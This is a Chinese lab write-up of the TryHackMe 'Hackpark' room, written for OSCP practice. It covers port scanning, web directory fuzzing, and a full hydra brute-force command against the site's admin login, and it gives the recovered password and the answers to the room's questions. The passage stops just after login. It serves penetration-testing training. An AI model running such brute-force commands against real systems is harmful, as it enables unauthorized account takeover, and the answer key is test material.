tryhackme 记录-windows-0x07 Hackpark(medium)
来源
由于最近在备考 OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似 OSCP 靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Mr Robot | Attacktive Directory | SQL Injection Lab | |
| Thompson | Attacking Kerberos | Linux Privilege Escalation | |
| Kenobi | Wreath Network | Windows Privilege Escalation | |
| GameZone | Reset | Git Happens | |
| Skynet | Vulnnet: Active | NahamStore | |
| Daily bugle | Enterprise | ||
| Lazy admin | Ledger | ||
| Tomghost | Weasel | Recommended paths | |
| Rootme | AllSignsPoint2Pwnage | Assumed Breach Scenarios: | Cyber Security 101 |
| CMesS | Anthem | Corp | Jr Penetration Tester |
| Ultratech | Hack Smarter Security (harder) | Lateral Movement and Pivoting | Offensive Pentesting |
| Internal | Cyberlens | Exploiting Active Directory | |
| Zeno | |||
| Boiler CTF | |||
| Wonderland | |||
| Silver Platter | |||
| Year of the Jellyfish |
由于机器数量较多,共 47 台,计划一天打 1-2 台,在一个月内打完全部机器。
0x07 Hackpark(medium)
简介:
连接我们的网络,部署这台机器。 请耐心等待,这台机器启动可能需要长达5分钟!你可以测试你是否与我们的 网络,通过前往 我们的访问页面。请注意,这台机器无法响应ping(ICMP),启动可能需要几分钟。
本会议内容涵盖:暴力破解账户凭证、处理公开漏洞、使用 Metasploit 框架以及权限升级 Windows。
原文:
Connect to our network and deploy this machine. Please be patient as this machine can take up to 5 minutes to boot! You can test if you are connected to our network, by going to our access page. Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.

This room will cover: brute forcing an accounts credentials, handling public exploits, using the Metasploit framework and privilege escalation on Windows.
设置环境变量
export TARGET=10.48.185.234
信息搜集
使用 rustscan 和 nmap 进行端口扫描,由于目标无法响应 ICMP,所以给 nmap 传递参数需要加个-Pn
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3 -Pn
只扫到了80和3389
WEB 访问及目录扫描



这里涉及第一问:Whats the name of the clown displayed on the homepage?

网页上还有登录点

目录扫描
ffuf -u http://$TARGET/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -c
网页文件扫描
ffuf -u http://$TARGET/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -c

初始访问

用户名来源,在博客中点击管理员,根据 url 判断管理员账号为 Admin
分析登录包

这里可以回答第二个问题:What request type is the Windows website login form using?(post)
使用九头蛇爆破登录
hydra -l Admin -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-30.txt $TARGET http-post-form \
"/Account/login.aspx?ReturnURL=%2fadmin%2f:__VIEWSTATE=NkjrAu7BH%2F%2FOge1tQy7IBqYcWnWNHwJJrps%2F2zec5q5nbG5J2Gmmy3Ny48V82IhNc%2Fyt968sKXarWSkkLALoywUvkTOFynLjqTiUJkSjoZhh6sQmT77E8KZcZELYN232ME4sn9ccbwdv2L25%2B9iIh0Xd0BHqr8Lx3JqdEMTkC9en9B0G&__EVENTVALIDATION=2zVGwpIoC9kwUTcRwR%2BUSONj3TJURlhAeQZgGjIbA0UZs7DzsrkhynQbwQy3ZvVKFnVw7CQxfIcspTcwRXCIuO7We9ut%2BF0%2FOjgyY4yP1ivFx%2FH0wDPatMneLKPxevL306AJX4%2B%2FkHysUtU9BOHsZkM432pzs4CW1dIrt5kc12l43MNJ&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login failed"

这里可以回答第三个问题:Guess a username, choose a password wordlist and gain credentials to a user account!(1qaz2wsx)
登录网站
